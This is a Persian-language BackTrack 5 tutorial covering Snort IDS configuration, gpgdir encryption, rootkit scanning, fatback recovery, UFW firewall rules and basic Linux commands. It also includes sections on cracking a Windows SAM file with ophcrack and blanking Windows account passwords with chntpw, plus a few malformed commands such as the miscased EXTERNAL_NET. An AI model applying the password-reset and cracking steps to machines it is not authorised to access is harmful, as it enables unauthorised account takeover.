<http://www.backtrack-linux.org/forums/showthread.php?t=41531>

<http://www.offensive-security.com/backtrack/cuda-and-ati-stream-backtrack/>

<https://sites.google.com/site/nozyczek/home/wardriving/how-to-install-pyrit-with-ati-cal-support-under-backtrack-5-r1-gnome-64bit>

http://www.backtrack-linux.org/wiki/index.php/Install_OpenCL

Using NVIDIA Compute Unified Device Architecture (CUDA):

www.offensive-security.com/documentation/backtrack-4-cuda-guide.pdf

www.backtrack-linux.org/documents/BACKTRACK_CUDA_v2.0.pdf

http://www.backtrack-linux.org/wiki/index.php/CUDA_On_BackTrack

<https://www.google.com/#q=+NVIDIA+Compute+Unified+Device+Architecture+on+backtrack+5>

Password profiling:

[http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:](http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools)

<http://www.pcmag.com/article2/0,2817,2389089,00.asp>

<https://bechtsoudis.com/hacking/password-profiling-mask-attacks/>

<http://my.safaribooksonline.com/book/-/9781849517386/9dot-password-cracking/ch09s05.html>

BackTrack Forensics

مقدمه (snort):

تشخیص نفوذ یک متد برای مانیتورینگ و نظارت بر فعالیت های مخرب است که به سیستم تشخیص نفوذ (intrusion detection system) (IDS) معروف است. نرم افزارهای زیادی در این راستا وجود دارد که در مورد بعضی آنها در این فصل صحبت خواهیم کرد تا بتوانیم ترافیک شبکه را آنالیز کنیم و در صورت مشکل با آن برخورد لازمه را انجام دهیم. یکی از آن ابزارها Snort است.

این فصل را واقعا جدی بگیرید که بسیار کاربردی است.

(۱) دانلود Rule های ابزار snort :

<http://snort.org/start/rules>

<https://www.snort.org/signup>.

(۲) شروع کار در مسیر زیر:



دارای Option های زیر است:

-q: اجرا شدن snort در حالت درون خطی.

-v: مشاهده هدرهای TCP/IP که به "sniffer mode" معروف است.

-c: استفاده از فایل کانفیگ که در اینجا اکثرا قرار دارد: /etc/snort/snort.conf

-i: استفاده از اینترفیس مورد نظر.

۳) اجرای دستور زیر:

```
snort -q -v -i eth1 -c /etc/snort/snort.conf
```




```
09/03-16:57:02.195226 192.168.10.1:1189 -> 239.255.255.250:1900
UDP TTL:4 TOS:0x0 ID:0 IpLen:20 DgmLen:438 DF
Len: 410
09/03-16:57:02.304965 192.168.10.1:1189 -> 239.255.255.250:1900
UDP TTL:4 TOS:0x0 ID:0 IpLen:20 DgmLen:367 DF
Len: 339
09/03-16:57:02.414638 192.168.10.1:1189 -> 239.255.255.250:1900
UDP TTL:4 TOS:0x0 ID:0 IpLen:20 DgmLen:426 DF
Len: 398
09/03-16:57:02.525664 192.168.10.1:1189 -> 239.255.255.250:1900
UDP TTL:4 TOS:0x0 ID:0 IpLen:20 DgmLen:420 DF
Len: 392
09/03-16:57:02.637847 192.168.10.1:1189 -> 239.255.255.250:1900
UDP TTL:4 TOS:0x0 ID:0 IpLen:20 DgmLen:358 DF
Len: 330
^C*** Caught Int-Signal
root@bt:~# snort -q -v -i eth1 -c /etc/snort/snort.conf
```

۴) متوقف کردن عملیات با زدن کلیدهای ctrl+x کیبورد.

نکته: قبل از شروع کار با snort باید یکسری پیکربندی لازم و ضروری را انجام دهیم.

۱. دستور زیر، برای اینکه بفهمیم فایل با چنین اسمی در کدام مسیرها قرار دارد:

```
locate snort.conf
```



```
root@bt:~# locate snort.conf
/etc/snort/snort.conf
/var/lib/dpkg/info/snort.conffiles
/var/lib/dpkg/info/snort.config
root@bt:~#
```

۲. ویرایش محتویات فایل پیکربندی:

```
nano /etc/snort/snort.conf
```

```

GNU nano 2.2.2      File: /etc/snort/snort.conf
-----
# http://www.snort.org      Snort 2.8.5.2 Ruleset
# Contact: snort-sigs@lists.sourceforge.net
# -----
# $Id$
#
#####
# This file contains a sample snort configuration.
# You can take the following steps to create your own custom configuration:
#
# 1) Set the variables for your network
# 2) Configure dynamic loaded libraries
# 3) Configure preprocessors
# 4) Configure output plugins
# 5) Add any runtime config directives
# 6) Customize your rule set
#
#####
# Step #1: Set the network variables:
[ Read 927 lines ]
^G Get Help   ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit       ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To Spell

```

۳. دقت کنید که در اینجا اشتباه نکنید. ابتدا به دنبال اسم زیر باشید: "var HOME_NET any".

سپس باید اینترفیسی را که مد نظر دارید از آن برای مانیتورینگ استفاده کنید، را تغییر دهید و از آن استفاده کنید.

سه روش برای انتخاب رنج ip وجود دارد:

الف) مانیتور کردن یک ip ادرس: `var HOME_NET 192.168.10.10`

ب) مانیتور کردن یک رنج از ip ادرس ها: `var HOME_NET 192.168.10.0/24`

چ) مانیتور کردن چندین رنج از ip ادرس ها: `var HOME_NET 192.168.10.0/24,10.0.2.0/24`

ما چون روی شبکه خودمان هستیم این دستور را می نویسیم:

```
var HOME_NET 192.168.10.0/24
```

```
var HOME_NET 192.168.10.0/24
```

۴. سپس باید مشخص کنیم چه شبکه های خارجی در نظر گرفته شده است. هدف ما در اینجا این است که شبکه هایی

که در رنج شبکه ما نیست را به عنوان شبکه خارجی در نظر بگیریم.

قبل از نوشتن دستور:

```
var EXTERNAL_NET any
#var EXTERNAL_NET !$HOME_NET
```


نکته: دستورات بالا را باید Comment کنید، با گذاشتن: #

باید دستور زیر را بنویسید:

```
#var EXTERNAL_NET any
var External_NET !$HOME_NET
```

pdf زیر را حتما بخوانید:

www.snort.org/assets/166/snort_manual.pdf

www.SoftGozar.Com

:Recursive directory encryption/decryption

encryption یک روش رمزنگاری است برای تبدیل داده ها به اطلاعاتی که به راحتی قابل خواندن نباشد.

decryption یک روش دیگر برای برگرداندن اطلاعات به حالت قابل خواندنی است.

با استفاده از `gpgdir` شما می توانید هم عمل `enc` و `dec` را انجام دهید.

(۱) دستورات زیر:

```
mkdir /sourcecode
```

```
cd /sourcecode
```

(۲) دانلود ابزار:

```
wget http://cipherdyne.org/gpgdir/download/gpgdir-1.9.5.tar.bz2
```



```
root@bt:/sourcecode# wget http://cipherdyne.org/gpgdir/download/gpgdir-1.9.5.tar.bz2
--2012-09-03 17:23:20-- http://cipherdyne.org/gpgdir/download/gpgdir-1.9.5.tar.bz2
Resolving cipherdyne.org... 74.220.215.85
Connecting to cipherdyne.org|74.220.215.85|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 182689 (178K) [application/x-bzip2]
Saving to: `gpgdir-1.9.5.tar.bz2'

100%[=====] 182,689 302K/s in
2012-09-03 17:23:21 (302 KB/s) - `gpgdir-1.9.5.tar.bz2' saved [182689/182689]
```

(۳) دانلود امضای فایل مورد نظر ما:

```
wget http://cipherdyne.org/gpgdir/download/gpgdir-1.9.5.tar.bz2.asc
```

```

root@bt:/sourcecode# wget http://cipherdyne.org/public_key
--2012-09-03 17:28:24-- http://cipherdyne.org/public_key
Resolving cipherdyne.org... 74.220.215.85
Connecting to cipherdyne.org[74.220.215.85]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2433 (2.4K) [text/plain]
Saving to: `public_key'

100%[=====] 2,433 --K/s in
2012-09-03 17:28:24 (185 MB/s) - `public_key' saved [2433/2433]

```

۴) بررسی کردن پکیجی که نصب کردیم:

```
gpg --import public_key
```

```
gpg --verify gpgdir-1.9.5.tar.bz2.asc
```

```

root@bt:/sourcecode# gpg --verify gpgdir-1.9.5.tar.bz2.asc
gpg: Signature made Sat 05 Sep 2009 03:36:17 PM EDT using DSA key ID 0D3E7410
gpg: Good signature from "Michael Rash (Signing key for cipherdyne.org projects) <mbr@c
org>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: 4D66 44A9 DA03 6904 BDA2 CB90 E6C9 E335 0D3E 7410
root@bt:/sourcecode#

```

۵) دستورات زیر:

```
tar xjf gpgdir-1.9.5.tar.bz2
```

```
cd gpgdir-1.9.5
```

```
./install.pl
```

```

[+] Module Term::ReadKey is already installed in the system perl tree, skipping.
[+] Installing man page.
[+] Installing gpgdir.1 man page as: /usr/share/man/man1/gpgdir.1
[+] Compressing man page: /usr/share/man/man1/gpgdir.1

It is highly recommended to run the test suite in the test/
directory to ensure proper gpgdir operation.

[+] gpgdir has been installed!
root@bt:/sourcecode/gpgdir-1.9.5#

```

۶) اجرا کردن برنامه:

```
gpgdir
```

یا

```
./gpgdir
```

```
root@bt:/sourcecode/gpgdir-1.9.5# gpgdir
[+] Creating gpgdir rc file: /root/.gpgdirrc. The more you are able to
[*] Please edit /root/.gpgdirrc to include your gpg key identifier,
    or use the default GnuPG key defined in ~/.gnupg/options. Exiting.
```

۷) باید یکسری خط و متن های اضافی را پاک کنیم:

vi /root/.gpgdirrc

نکته: کلمه default_key را حذف کنید.

```
# Config file for gpgdir.
#
# Set the key to use to encrypt files with "use_key <key>", e.g.
# "use_key D4696445". See "gpg --list-keys" for a list of keys on your
# GnuPG key ring. Alternatively, if you want gpgdir to always use the
# default key that is defined by the "default-key" variable in
# ~/.gnupg/options, then uncomment the "default_key" line below.
#
# Uncomment to use the GnuPG default key defined in ~/.gnupg/options:
default_key
#
# If you want to use a specific GnuPG key, Uncomment the next line and
# replace "KEYID" with your real key id:
#use_key KEYID
```

تا اینجا مراحل اولیه را برای پیکربندی انجام دادیم.

در ادامه دستورات زیر:

۱. دستور:

mkdir /encrypted_directory

۲. سپس فایل هایی را که میخواهید encrypt شوند را به این فولدر انتقال دهید.

۳. دستور:

gpgdir -e /encrypted_directory

```
root@bt:/sourcecode/gpgdir-1.9.5# gpgdir -e /encrypted_directory
[+] Executing: gpgdir -e /encrypted_directory
    Using default GnuPG key.
    Enter password (for initial encrypt/decrypt test)
Password: █
```

۴. سپس پسورد مناسبی برای این فولدر در نظر بگیرید.

۵. دقت کنید:

نکته: برای اینکه فولدر را از حالت encrypt خارج کنید، دستور زیر را بنویسید:

```
gpgdir -d /encrypted_directory
```

```
root@bt:~/.gnupg# gpgdir -d /encrypted_directory  
[+] Executing: gpgdir -d /encrypted_directory  
Using default GnuPG key.  
Password:
```

نکات کلیدی و اضافی را در این سایت ببینید:

<http://cipherdyne.org/gpgdir/docs/>.

Scanning for signs of rootkits

روت-کیت ها برنامه های مخربی هستند که روی پروسس ها اثرات مخرب می گذارند. روت کیت ها توسط وب سایت ها و چیزهایی که دانلود می کنید در سیستم شما نفوذ می کنند. برای جلوگیری از این رخدادها از قبیل تروجان، بدافزارها از checkrootkit استفاده می کنیم.

مسیر زیر:

Applications | BackTrack | Forensics | Anti-Virus Forensics Tools | chkrootkit:



یا مسیر زیر:

```
cd /pentest/forensics/chkrootkit
```

```
./chkrootkit
```

سپس نرم افزار به صورت اتوماتیک شروع به اسکن کردن می کند و در نهایت شما می توانید خروجی های آن را ببینید.


```

Searching for ENYELKM rootkit default files... nothing found
Searching for common ssh-scanners default files... nothing found
Searching for suspect PHP files... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... chkproc: nothing detected
3 /usr/share
1 /usr/share/kde4
1 /usr/share/kde4/services
chkdirs: nothing detected
Checking `rexedcs'... not found
Checking `sniffer'... eth0: PF_PACKET(/sbin/dhclient3)
Checking `w55808'... not infected
Checking `wted'... chkwtmp: nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... lastlog entry may be corruptedchklastlog: nothing deleted
Checking `chkutmp'... The tty of the following user process(es) were not found
in /var/run/utmp !
! RUID PID TTY CMD
! root 2847 tty8 /usr/bin/X -nolisten tcp :0 -auth /tmp/serverauth.UtNEzx3YE1
chkutmp: nothing deleted
Checking `OSX_RSPEUG'... not infected
root@bt:~/pentest/forensics/chkrootkit#

```

یک نرم افزار دیگر هم با نام rkhunter rootkits وجود دارد که در این زمینه به شما کمک خواهد کرد.

۱. دستور زیر:

rkhunter --check

۲. یکسری اطلاعات از محاسبات خواهید دید :

```

System checks summary
=====
File properties checks...
Required commands check failed
Files checked: 133
Suspect files: 4
Rootkit version 0.49
Rootkit checks...
Rootkits checked : 245
Possible rootkits: 0

Applications checks...
Applications checked: 4
Suspect applications: 3

The system checks took: 7 minutes and 18 seconds
All results have been written to the log file (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

root@bt:~#

```

دستورات پیشنهادی در **chkrootkit** :

-h : دیدن توضیحات.

-V : دیدن ورژن روت کیت در حال استفاده.

-l : دیدن تمامی لیست تست ها ، بسیار عالی است.

دستورات پیشنهادی در **rkhunter** :

(۱) به روز کردن دیتابیس نرم افزار:

```
rkhunter --update
```

(۲) دیدن لیست روت کیت ها و ماژول ها و تست هایی که قابل اجرا هستند:

```
rkhunter --list
```

(۳) برای هر اجرا و گذشتن از یک تست به تستی دیگر از دستور زیر استفاده می شود (عمل skip):

```
rkhunter --check --sk
```

Recovering data from a problematic source

از **fatback** برای بازیابی فایل ها استفاده می شود که به عنوان یک ابزار امنیتی برای اهدافی مثل کندنه کاری بر روی فایل ها استفاده می شود. مثلا: بازیابی اطلاعات آسیب دیده در یک USB یا یک هارد دیسک.

(۱) دیدن درایوهایی که در دسترس هستند:

```
fdisk -l
```

نکته: در اینجا ما از **/dev/sdb1** استفاده می کنیم.



```
Disk /dev/sdb: 8166 MB, 8166703104 bytes
256 heads, 63 sectors/track, 989 cylinders
Units = cylinders of 16128 * 512 = 8257536 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0xc3072e18

   Device Boot      Start         End      Blocks   Id  System
  /dev/sdb1 *          1          989     7969476   c   W95 FAT32 (LBA)
Partition 1 has different physical/logical beginnings (non-Linux?):
phys=(0, 1, 1) logical=(0, 184, 49)
root@bt:~#
```

(۲) ساخت یک فولدر برای نگه داری فایل ها:

```
mkdir /fatback
```

```
mkdir /fatback/thumbdrivefiles
```


۳) سپس به میسر زیر بروید:

cd /fatback

۴) مسیر زیر:

Applications | BackTrack | Forensics | Forensic Carving Tools | fatback



۵) بعد از اجرا شدن توضیحات برای شما به نمایش در می آید:




توضیح متغیرها:

-a : fatback به صورت خودکار اجرا شود.

-o : مسیر برای نگهداری نتایج و... در این مثال مسیر زیر است: /fatback/thumbdrivefiles


۳) سپس باید ophcrack را در باز نموده و برگه tables را انتخاب نمایید.



۴) کلیک بر روی install.

۵) سپس به مسیری که نصب شده بروید:

Applications | BackTrack | Privilege Escalation | Password Attacks | Offline Attacks | Ophcrack-GUI



۶) سپس شما باید فایل SAM خود را انتخاب کنید از گزینه Load:



۷) در نهایت بر روی Crack کلیک کنید و منتظر نتایج باشید:



Resetting a Windows password

می خواهیم پسورد ویندوز را ریست کنیم. به صورت پیشفرض سیستم عامل از این فایل محافظت می کند:
C:\Windows\System32\Config . دستورات زیر را بنویسید.

(۱) دستور:

```
fdisk -l  
mount /dev/sda1 /target/
```

(۲) رفتن به مسیر SAM :

```
cd /target/windows/system32/config
```

(۳) لیست کردن محتویات:

```
ls -al
```

(۴) دستور زیر:

```
cd /pentest/passwords/chntpw
```

(۵) اجرای برنامه:

```
./chntpw -i /target/windows/system32/config/SAM
```

۶) یک سوال می پرسد: What to Do? area,

شما عدد ۱ را بنویسید.

۷) در ادامه مجدد عدد ۱ را بنویسید، چون ما اکانتی با دسترسی زیاد می خواهیم.

۸) باز هم نوشتن عدد ۱، این بار برای این است که یک پسورد خالی برای شما ایجاد کند (password blank).

:Looking at the Windows registry entries

با ابزار chntpw ما می توانیم حتی محتویات تمام رجیستری را ببینیم.

۱) دستورات زیر:

```
fdisk -l
```

```
mount /dev/sda1 /target/
```

۲) مسیر SAM:

```
cd /target/windows/system32/config
```

۳) دیدن محتویات فولدرها:

```
ls -al
```

۴) مسیر:

```
cd /pentest/passwords/chntpw
```

۵) رفتن برنامه به حالت interactive mode (هر مدی را که شما دوست داشتید می توانید انتخاب کنید):

```
./chntpw -i /target/windows/system32/config
```

۶) سوالی می پرسد: What to Do? area

عدد ۹ را بنویسید.

۷) سپس ما دسترسی به محیط داریم. با دستور زیر:

```
ls
```

۸) با دستور CD به فولدری که مدنظر داریم میرویم:

```
cd
```

می توانید با این روش رجیستری ویندوز را ویرایش کنید.

www.SoftGozar.Com

<http://indonetworksecurity.com/Network%20and%20website%20security/linux/page/4>

chntpw:

<http://www.wikihow.com/Change-a-Windows-User-Password-Using-Backtrack-4>

<http://www.quali5.asia/2013/03/convert-guest-account-into.html>

<http://securityxploded.com/backtrackregistry.php>

www.youtube.com/watch?v=G15vPnmQ3Gk

www.youtube.com/watch?v=ukgJ-kgTjrc

<http://www3.nd.edu/~dpettifo/tutorials/chntpw.html>

ophcrack :

www.youtube.com/watch?v=X1krdBR_RRo

<http://www.rmpreusb.com/tutorials/ophcrack>

www.youtube.com/watch?v=di3Blqq40bE

fatback:

<http://indonetworksecurity.com/linux/tutorial-fatback-backtrack.htm>

www.youtube.com/watch?v=0TYLq2wTr00

<http://www.securitytube.net/video/4245>

chkrootkit:

www.youtube.com/watch?v=Zqs0CXfqVfU

<http://hackingdna.com/Description.aspx?ItemHeaderId=3179E185-4F7A-4568-8DD4-B563C5F050F2>

<http://fuzzexp.org/the-backtrack-forensics-the-howto.html>

<http://sourceforge.net/apps/trac/rkhunter/wiki/SPRKH>

<http://hackingbuzz.com/hunt-rootkits-with-rootkit-hunter-tool/>

snort:

<http://www.thegeekstuff.com/2010/08/snort-tutorial/>

<http://security.koenig-solutions.com/1/post/2013/02/configuring-snort-in-backtrack-5-r3.html>

http://openmaniak.com/snort_tutorial_snort.php

<http://www.linuxuser.co.uk/tutorials/protect-your-network-with-snort>

gpgdir :

<http://archive09.linux.com/feature/132999>

<http://kerry-linux.ie/wee/cloud/wee-owncloud.php>

پیشنهاد: پیگیر بحث جذاب Port Knickong باشید:

<http://cipherdyne.org/blog/categories/port-knocking-and-spa.html>

Appendix One

این فصل یکی از کاربردی ترین ها می باشد. چون سعی کردم تا جایی که ممکن است در این ضمیمه ها به جواب سوالات با نمونه مثال ها برسم تا کمتر، وقت دوستان از دست رود.

Create or extract [tar, zip, tar.bz2, tar.gz] files

ساخت فایل با پسوند tar :

```
$ tar -cvf filename.tar filename
```

استخراج فایل با پسوند tar و tar.gz :

```
$ tar -xvf filename.tar
```

```
tar -xvzf filename.tar.gz
```

ساخت فایل با پسوند zip :

```
zip filename.zip
```

استخراج فایل با پسوند zip :

```
unzip file.zip -d destination_folder
```

استخراج فایل با پسوند gz :

```
$ gunzip file.gz
```

یا

```
$ gzip -d file.gz
```

استخراج فایل با پسوند tar.bz2 :

```
bzip2 -cd file.tar.bz2 | tar xvf-
```

پیشنهاد: نرم افزار xarchiver را از synaptic سرچ و آن را نصب کنید. (به صورت گرافیکی است).

کار با فایروال UFW :

یک فایروال که به صورت پیشفرض بر روی ubuntu 10.04 نصب است.

فعال سازی UFW:

```
sudo ufw enable
```

غیر فعال سازی UFW:

```
sudo ufw disable
```

چک کردن وضعیت فایروال:

```
sudo ufw status verbose
```

نتیجه:

```
root@bt:~# ufw status verbose
```

```
Status: active
```

```
Logging: on (low)
```

```
Default: deny (incoming), allow (outgoing)
```

```
New profiles: skip
```

یا دستور:

```
sudo ufw status
```

نتیجه:

```
sudo ufw status
```

```
Firewall loaded
```

To	Action	From
22:tcp	DENY	192.168.0.1
22:udp	DENY	192.168.0.1
22:tcp	DENY	192.168.0.7
22:udp	DENY	192.168.0.7
22:tcp	ALLOW	192.168.0.0/24
22:udp	ALLOW	192.168.0.0/24

استفاده از قوانین ویژه در UFW:

با مثال برای شما دوستان توضیح می دهیم.

دستور کلی:

```
sudo ufw allow <port>/<optional: protocol>
```

مثال ۱:

```
sudo ufw allow 53
sudo ufw allow 53/tcp
sudo ufw allow 53/udp
```

دستور کلی:

```
sudo ufw deny <port>/<optional: protocol>
```

مثال ۲:

```
sudo ufw deny 53/udp
sudo ufw deny 53
```

دستور کلی:

```
sudo ufw allow from <ip address>
```

مثال ۳: اجازه ورود به بسته هایی که دارای ip آدرس زیر هستند:

```
sudo ufw allow from 207.46.232.182
```

یا اگر در رنج این subnet بودند:

```
sudo ufw allow from 192.168.1.0/24
```

دستور کلی:

```
sudo ufw allow from <ip address> to <protocol> port <port number>
```

مثال ۴: اجازه دسترسی به Ip آدرس 192.168.0.4 برای پورت ۲۲، برای همه پروتکل ها:

```
sudo ufw allow from 192.168.0.4 to any port 22
```

دستور کلی:

```
sudo ufw allow from <ip address> to <protocol> port <port number> proto <protocol name>
```

مثال ۵: اجازه دسترسی به پورت ۲۲ توسط پروتکل tcp و با ip آدرس 192.168.0.4 :

```
sudo ufw allow from 192.168.0.4 to any port 22 proto tcp
```

Enable/Disable کردن عمل ping :

باید فایل مسیر زیر را ویرایش کنید:

```
/etc/ufw/before.rules
```

برای فعال کردن پینگ دستورات زیر را وارد کنید:

ok icmp codes

- A ufw-before-input -p icmp --icmp-type destination-unreachable -j ACCEPT
- A ufw-before-input -p icmp --icmp-type source-quench -j ACCEPT
- A ufw-before-input -p icmp --icmp-type time-exceeded -j ACCEPT
- A ufw-before-input -p icmp --icmp-type parameter-problem -j ACCEPT
- A ufw-before-input -p icmp --icmp-type echo-request -j ACCEPT

نکته: برای غیر فعال کردن عمل ping، بجای ACCEPT بنویسید DROP.

ok icmp codes

- A ufw-before-input -p icmp --icmp-type destination-unreachable -j DROP
- A ufw-before-input -p icmp --icmp-type source-quench -j DROP
- A ufw-before-input -p icmp --icmp-type time-exceeded -j DROP
- A ufw-before-input -p icmp --icmp-type parameter-problem -j DROP
- A ufw-before-input -p icmp --icmp-type echo-request -j DROP

کار کردن با قوانین بر اساس شماره آنها:

دیدن تعداد قوانین با جزئیات:

sudo ufw status numbered

حذف بر اساس شماره:

sudo ufw delete 1

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# sudo ufw allow from 192.168.0.4 to any port 22 proto tcp
Rule added
root@bt:~# sudo ufw status numbered
Status: active

    To      Action      From
    --      -
[ 1] 22/tcp  ALLOW IN   192.168.0.4

root@bt:~# sudo ufw allow from 192.168.1.4 to any port 22
Rule added
root@bt:~# sudo ufw status numbered
Status: active

    To      Action      From
    --      -
[ 1] 22/tcp  ALLOW IN   192.168.0.4
[ 2] 22      ALLOW IN   192.168.1.4

root@bt:~# sudo ufw delete 1
Deleting:
allow from 192.168.0.4 to any port 22 proto tcp
Proceed with operation (y|n)? y
Rule deleted
root@bt:~# sudo ufw status numbered
Status: active

    To      Action      From
    --      -
[ 1] 22      ALLOW IN   192.168.1.4

root@bt:~#
```

سناریو ۱: مسدود کردن دسترسی به پورت ۲۲ با ip ادرس های 192.168.0.3 و 192.168.0.1 و 192.168.0.7 :

```
sudo ufw status
```

نتیجه (قبل اجرای دستور):

```
Firewall loaded
```

To	Action	From
22:tcp	DENY	192.168.0.1
22:udp	DENY	192.168.0.1
22:tcp	DENY	192.168.0.7
22:udp	DENY	192.168.0.7
22:tcp	ALLOW	192.168.0.0/24

نتیجه (بعد از اعمال کردن قوانین):

```
sudo ufw delete allow from 192.168.0.0/24 to any port 22
```

```
sudo ufw status
```

```
Firewall loaded
```

To	Action	From
22:tcp	DENY	192.168.0.1
22:udp	DENY	192.168.0.1
22:tcp	DENY	192.168.0.7
22:udp	DENY	192.168.0.7

```
sudo ufw deny 192.168.0.3 to any port 22
```

```
sudo ufw allow 192.168.0.0/24 to any port 22 proto tcp
```

```
sudo ufw status
```

```
Firewall loaded
```


To	Action	From
22:tcp	DENY	192.168.0.1
22:udp	DENY	192.168.0.1
22:tcp	DENY	192.168.0.7
22:udp	DENY	192.168.0.7
22:tcp	DENY	192.168.0.3
22:udp	DENY	192.168.0.3
22:tcp	ALLOW	192.168.0.0/24

حذف قانون اعمال شده در فایروال:

```
ufw deny 80/tcp
```

```
sudo ufw delete deny 80/tcp
```

سرویس ها:

لیست شدن سرویس ها:

```
less /etc/services
```

سپس سرویسی را که قصد داریم عملی بر روی آن پیاده سازی کنیم می نویسیم:

```
sudo ufw allow <service name>
```

```
sudo ufw allow ssh
```

```
sudo ufw deny ssh
```

: Command in BT5-R3

(۱) دستور touch :

دستور ساخت فایل است.

```
touch alimp5.html
```

(۲) دستور Cat :

می توانیم محتویات فایل را ببینیم.

(۳) دستور echo :

برای نوشتن در یک خط در درون فایل استفاده می کنیم.

```
echo salaaam > alimp5.html
```

(۴) دستور cp :

برای کپی کردن استفاده می شود.

```
cp alimp5.html /tmp/alimp5.html
```

(۵) دستور mv :

برای cut کردن و rename استفاده می شود.

```
Mv alimp5.html /root/alimp5.html
```

```
mv alimp5.html jafar.html
```

(۶) دستور rm :

برای پاک کردن فایل استفاده می شود.

```
rm jafar.html
```

(۷) دستور ps aux :

دیدن پروسس های فعال در لینوکس است.

(۸) دستور Kill :

برای بستن پروسس فعال استفاده می شود.

```
kill -1580
```

(۹) دستور Locate :

نام های شبیه نام مورد نظر ما را نیز پیدا می کند.

(۱۰) دستور Find :

می توان مسیر داد تا جست و جو کند.

```
Find /root index.html
```

(۱۱) دستور adduser :

```
adduser azimzadeh
```

(۱۲) دستور uname -a :

اطلاعات کرنل سیستم را بدست می آوریم.

(۱۳) دستور ls -la :

فایل های مخفی را می توانیم ببینیم.

(۱۴) دستور passwd :

این فایل حاوی لیست یوزرهای سیستم است.

مسیر آن:

/etc/passwd

با cat اقدام به خواندن آن می کنیم :

Cat /etc/passwd

نصب فایل با پسوندهای مختلف:

برای پسوند .deb :

dpkg -i locataion-file

مثال:

